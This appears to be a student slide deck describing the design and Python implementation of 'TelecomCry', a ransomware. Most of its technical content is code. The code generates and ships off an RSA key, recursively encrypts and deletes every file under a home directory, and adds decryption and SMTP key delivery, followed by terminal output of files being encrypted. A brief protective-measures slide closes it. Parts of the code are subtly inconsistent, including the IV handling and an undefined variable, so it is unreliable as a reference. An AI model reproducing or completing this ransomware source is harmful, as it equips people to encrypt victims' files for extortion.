Definition and Development of a Ransomware

Tel3comCry

Hanane Bayen
Mohammed Amine Benizza
Raynner Schnneider Carvalho
Youssef Ben Mbarek

Table Of Content

Ransomware Introduction

General Contexte:

- Democratization of Information: Computers have made information more accessible and changed how data is stored.
- Security Concerns: The digitization of sensitive information has made computers prime targets for cyberattacks.
- Cybersecurity Importance: Protecting sensitive data is increasingly critical due to the growing volume and value of stored information.
- Rise of Ransomware: Ransomware has become a prevalent and concerning digital threat.

Ransomware Introduction

A bit of history

-First Instance: In 1989, the first computer ransomware exploited HIV fears, demanding a decryption ransom.
-Mid-2000s: PGPCoder/Gpcode emerged, using RSA encryption and--challenging decryption efforts.
-Evolution: From 2016 to 2018, ransomware samples grew exponentially, with notable instances like Petya, WannaCry, and NotPetya.

Ransomware Introduction

Targets:

-Individuals: Vulnerable due to lack of data backup and limited cybersecurity knowledge.

-Enterprises: Targeted for financial resources and critical infrastructure.


-Public Institutions: Face similar threats as businesses, often due to outdated software.

Motivations:

-Financial gain,

-strategic advantage

-notoriety sometimes.



Ransomware Introduction

TelecomCry

TelecomCry is malware designed to encrypt user data until a ransom is paid, usually in bitcoin or another cryptocurrency. Bitcoin is preferred for its anonymity, which makes transactions difficult to trace. This malware exploits the vulnerability of computer systems by encrypting data and demanding payment to decrypt it.

Conception

Assumptions :


- The hacker has a server;
- The server has endpoints to interact remotely;
- The hacker will check for the payment by themself;
- The passphrase is known for the attacker;
- The hacker will send the key by an anonymous and safe channel.

Scope of ransomware project

Task	Group Responsibility	Simulation	Not Designed
Encryption script	X		
Decryption script	X		
Interface	X		
Server to store the key		X	
Hacker passphrase		X	
Bitcoin wallet			X

Conception


- The workflow of the malware
- Spreading by Phishing



Conception

Hybrid Encryption

- Assymetric + Symmetric Encryption
- The best of each one
- Speed and Safety



Tools & Algorithms

Tools

Python Language

PyCrypto

Os

PyCrypto

Pathlib

Tkinter

Algorithms


Key generation algorithme “RSA-2048”

Private key encryption “AES-128”

File encryption “AES-128”

Decryption “AES-128”

Step by step process



Etape 01
Generation & Transmission of the key

Etape 02
Encryption

Etape 03
Interface

Etape 04
Decryption

Generation & Transmission of the key

Key pair generation

```python
def generate_keys(key_size=2048):
    private_key = RSA.generate(key_size)
    public_key = private_key.publickey()
    return private_key, public_key

private_key, public_key = generate_keys()

with open('public_key.pem', 'wb') as f:
    f.write(public_key.export_key())
with open('private_key.pem','wb') as f:
    f.write(private_key.export_key())
```

Transmission of the key

```python
passphrase = "SecretMorrHackR4YH".ljust(32)
key_path = "/home/behana/rans/private_key.pem"

with open(key_path, 'rb') as key_file:
    key_content = key_file.read()

cipher = AES.new(passphrase.encode(), AES.MODE_CBC, iv=get_random_bytes(16))
ciphertext = cipher.encrypt(pad(key_content, AES.block_size))

encrypted_key = base64.b64encode(cipher.iv + ciphertext).decode('utf-8')
response = requests.post("http://127.0.0.1", data=encrypted_key)
if response.status_code == 200:
    os.remove(key_path)
```

Encryption

Recursive Scanner

```python
victim_dir = Path('/home/behana/')

for file in victim_dir.rglob('*'):
    if file.is_file() and file.suffix.lower()
    not in ['.pem', '.exe']:
        encrypt_file(file)
        os.remove(file)
```

Encryption function

```python
def encrypt_file(path):
    aes_session_key = os.urandom(16)
    cipher_rsa = PKCS1_OAEP.new(public_key)
    encrypted_session_key = cipher_rsa.encrypt(aes_session_key)

    cipher_aes = AES.new(aes_session_key, AES.MODE_CBC)
    with open(path, 'rb') as f:
        content = f.read()

    iv = get_random_bytes(AES.block_size)
    padded_data = pad(iv + content, AES.block_size)
    ciphertext = cipher_aes.encrypt(padded_data)

    file_extension = '.R4YH'
    new_name = Path(path).stem + file_extension
    with open(new_name, 'wb') as f:
        f.write(encrypted_session_key + ciphertext)
```

Decryption

Sending the private key after the payment:

```
with open('received_key.pem', 'rb') as key_file:
    key_content = key_file.read()

subject = 'Private Key Delivery'
body = 'Please find attached the private key.'

attachment = MIMEText(key_content.decode('utf-8'), 'plain')
attachment.add_header('Content-Disposition', 'attachment', filename='received_key.pem')

attachment = MIMEText(new_key_content, 'plain')

message = MIMEMultipart()
message.attach(attachment)
message['Subject'] = subject
message['From'] = attack_email
message['To'] = victim_email

with smtplib.SMTP('smtp.gmail.com', 587) as server:
    server.starttls()
    server.login(attack_email, attack_password)
    server.sendmail(attack_email, victim_email, message.as_string())
```

Decryption

Recursive Scanner

```
dir = Path('/home/behana/')

for file in dir.rglob('*'):
    if file.suffix.lower() == '.r4yh':
        decrypt_file(file, private_key)
        os.remove(file)
```

Decryption function

```
def decrypt_file(path, private_key):
    with open(path, 'rb') as f:
        content = f.read()

    file_extension = '.R4YH'
    original_name = Path(path).stem.replace(file_extension, '')

    encrypted_session_key = content[:private_key.size_in_bytes()]
    cipher_rsa = PKCS1_OAEP.new(private_key)
    aes_session_key = cipher_rsa.decrypt(encrypted_session_key)

    cipher_aes = AES.new(aes_session_key, AES.MODE_CBC)
    decrypted_data = unpad(cipher_aes.decrypt(content[private_key.
    size_in_bytes():]), AES.block_size)

    with open(original_name, 'wb') as f:
        f.write(decrypted_data)
```

Simulating

Encryption

Before the attack


```
┌──(behana㉿kali)-[~/rans]
└─$ tree
.
├── decr.py
├── exchange.py
├── index.jpeg
├── interface.py
├── key.py
├── rans1
│   └── test1.txt
├── ransom.py
├── serv.py
└── test.txt
```

All files have their right extension

After the attack

```
┌──(behana㉿kali)-[~/rans]
└─$ tree
.
├── decr.py
├── exchange.py
├── index.R4YH
├── interface.py
├── key.py
├── public_key.pem
├── rans1
│   └── test1.R4YH
├── ransom.py
├── serv.py
└── test.R4YH
```


the infected files were marked with the .R4YH extension



1. The .txt file has been encrited


Simulating

- Interface



Simulating

- Decryption file



After paying the ransom the user can now click “Enter the private key” button, he will have to choose the received_key.pem file to decrypt his files

Protecting Measures

I. Awareness:

-Educate users about ransomware risks and common pitfalls.

-Avoid suspicious websites, emails, macros, and links.

II. Backup:

-Regularly back up data to external drives or cloud storage.

III. Anti-ransomware Tools:

-File and Website Reputation Checking

-Real-Time Monitoring (Watcher):

IV. Updates:

-Keep operating systems, antivirus software, and applications up to date.

-Minimize the risk of exploitation by hackers and ransomware installation.

Conclusion

- Analysing the results
- Challenges faced by the group
  - Complexity of encryption (ECDH+AES -> RSA+AES)
  - Extract the IV (Initialization Vector)
  - Connection between Target and Attacker
  - Using SMTP (sending the key to the victim)

Thank you for your attention !